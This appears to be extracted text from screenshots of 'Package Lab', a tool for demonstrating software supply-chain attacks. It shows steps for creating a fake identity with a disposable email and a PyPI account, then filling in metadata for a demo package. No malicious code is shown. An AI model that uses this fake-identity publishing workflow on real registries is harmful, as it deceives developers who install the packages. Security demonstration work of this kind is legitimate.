
```
from pampy import match, _
input    = [1, 2, 3]
pattern = [1, 2, _]
action   = lambda x: "it's {}".format(x)
```



Welcome to Package Lab, the **swiss army knife** for demonstrating **supply-chain issues** related to open-source packages.

[Fake GitHub Activity](#)

[Create a New Package](#)



Step 1: Create a Fake Identity

X

Email ([get disposable account](#))

zepjtpjwepn@gmail.com

[Get Fake Identity](#)

PyPi Username ([create account](#))

zepjtpjwepn


PyPi Password

.....

DON'T TAKE
CODE FROM
STRANGERS

Checkmark SWAG

Next



Step 2: Fill Package Metadata

X

Type

Python

Name

supplychaindemol

Version

e.g. 1.2.3

Description


This package is used for security research and demonstrations. It might contain dangerous code snippets. Do not run.

Project Git Repo URL ([browse trending](#))

e.g. <https://github.com/<user>/<repo>>

Previous

Next



Step 2: Fill Package Metadata

X

Type

Python

Name

supplychaindemo

Version

1.2.3

Description

